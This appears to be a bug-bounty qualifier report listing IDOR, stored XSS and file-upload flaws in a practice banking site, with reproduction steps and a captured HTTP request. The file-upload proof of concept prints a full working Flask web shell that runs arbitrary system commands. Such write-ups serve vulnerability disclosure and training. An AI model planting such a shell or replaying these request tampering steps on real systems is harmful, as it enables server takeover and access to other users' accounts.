
Title: IDOR in downloading account statement

Description:

Idor is the vulnerability in web application which stand for Insecure Direct Object References.This vulnerability allows the attacker to access others object in the web application.There are two type of idor vertical and horizontal.

Step to Reproduce:

1. Create two accounts
2. Note down the account number
3. Login to any account
4. Go to the https://h1bh26-qualifiers-target.bughunt.info/dashboard
5. Click to statement to download



6. Capture the request in burp

```
POST /api/generate_statement HTTP/2
Host: h1bh26-qualifiers-target.bughunt.info
Cookie: session=eyJhY2NvdW50X251bWJlciI6IjEwMDE0NzE0Mzk3MSIsImF1ZGl0X2xvZ2dlZCI6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://h1bh26-qualifiers-target.bughunt.info/dashboard
Content-Type: application/json
Content-Length: 33
Origin: https://h1bh26-qualifiers-target.bughunt.info
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
  "account_number":"100147143971"
}
```

7. Now change the account number with the another one and forward the request.
8. Now we will be able to downlaod the 2nd user account statement

PoC

We logged in as 100147143971 this account and able to download 100190268805 this account statement.

Impact:
IDOR is the threat for Integrity and confidentiality in cyber security.Vertical idor can lead to privilege escalation.

#Vuln-10(Medium)


Title: XSS in https://h1bh26-qualifiers-target.bughunt.info/beneficiaries

Description:

XSS is stand for Cross site scripting which allows attakcer to execute arbitary javascript into website using the browser.There are different type of xss like reflected,stored,dom based and blind etc.


Step to Reproduce:

1. Login to any account
2. Visits url https://h1bh26-qualifiers-target.bughunt.info/beneficiaries
3. click Add beneficiary
4. Fill the form



5. Click Add beneficiary
6. This will show a popup

POC:



Impact:
XSS vulnerabilities can lead to severe consequences, including session hijacking, data theft (like cookies, credentials, and PII), impersonation, website defacement, and the distribution of malware


#Vuln-11(low)


Title: File upload vulnerability into https://h1bh26-qualifiers-target.bughunt.info/settings

Desrciption:
The application fails to properly validate and restrict uploaded files on the Settings → Profile Upload functionality. Due to missing security controls such as MIME-type validation, file extension filtering, and execution prevention on the upload directory, an attacker can upload arbitrary files to the server.

Step to Reproduce:
1. **Login to any account**
2. **Go to the url** https://h1bh26-qualifiers-target.bughunt.info/settings
3. uplaod any file it accepts any file without validating the file

PoC






```
from flask import Flask, request
import subprocess

app = Flask(__name__)
password = "test123"  # change this password

@app.route("/", methods=["GET", "POST"])
def shell():
    if request.values.get("p") != password:
        return "Unauthorized"

    cmd = request.values.get("cmd")
    output = ""
    if cmd:
        try:
            result = subprocess.check_output(cmd, shell=True, stderr=subprocess.STDOUT)
            output = result.decode()
        except Exception as e:
            output = str(e)

    return f"""
    <pre>{output}</pre>
    <form method="POST">
        <input type="text" name="cmd">
        <button type="submit">Run</button>
    </form>
    """

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)
```


Impact:
Attacker can control the entire web server by uploading malicious file.Can execute system level command.Pivot deeper into internal network.

Vuln-12(Medium)


Title: IDOR in deleting beneficiary account functionality.

Description:
Idor is the vulnerability in web application which stand for Insecure Direct Object References.This vulnerability allows the attacker to access others object in the web application.There are two type of idor vertical and horizontal.

Step to Reproduce:
1. Create two account for my case me1 and me2 are two accounts
2. Login any account and go to https://h1bh26-qualifiers-target.bughunt.info/beneficiaries and add one beneficiary account.
3. Now delete this account and intercept the request by burp proxy note the beneficiary_id (screenshot below) and drop the request.



4. Again go to the https://h1bh26-qualifiers-target.bughunt.info/beneficiaries the link to confirm that the beneficiary account still exist.
5. Now login to me2 (second account) and create beneficiary account.
6. Delete the beneficiary account and intercept the request in burp intercept screenshot shown below.



7. Change the the beneficiary_id with the previous account beneficiary account and forward the request.
8. Now login to me1(first account) and go to beneficiary tab
9. Refresh the page and there is no beneficiary account.

PoC

Impact:
IDOR is serious vulnerability by using this vulnerability attacker can create,delete,modify others account and others objects.


#Vuln-13

Title: Stored XSS in https://h1bh26-qualifiers-target.bughunt.info/bill-payment

Description:
Stored XSS is a vulnerability where malicious input is saved permanently on the server, usually inside a database,logfile,comment system,profile and it also rendered into others users browsers.


Step to Reproduce:

1. Login to any account
2. Go to https://h1bh26-qualifiers-target.bughunt.info/bill-payment
3. Click “Gas” and fill the form like that



4. Submit the form
5. Popup will be created

PoC



Impact:


This vulnerability can lead to account takeover,Full admin compromise,Persistance malware injection,unauthorized actions on behalf of users.

#Vuln-14(Medium)

Title: Strored XSS into https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers


Description:
Stored XSS is a vulnerability where malicious input is saved permanently on the server, usually inside a database,logfile,comment system,profile and it also rendered into others users browsers.

Step to Reproduce:
1. Login to any account
2. Go to https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers
3. Click New schedule and fill the form like this



4. Click “Create Schedule”
5. There will be popup

PoC



Impact: This vulnerability can lead to account takeover,Full admin compromise,Persistance malware injection,unauthorized actions on behalf of users.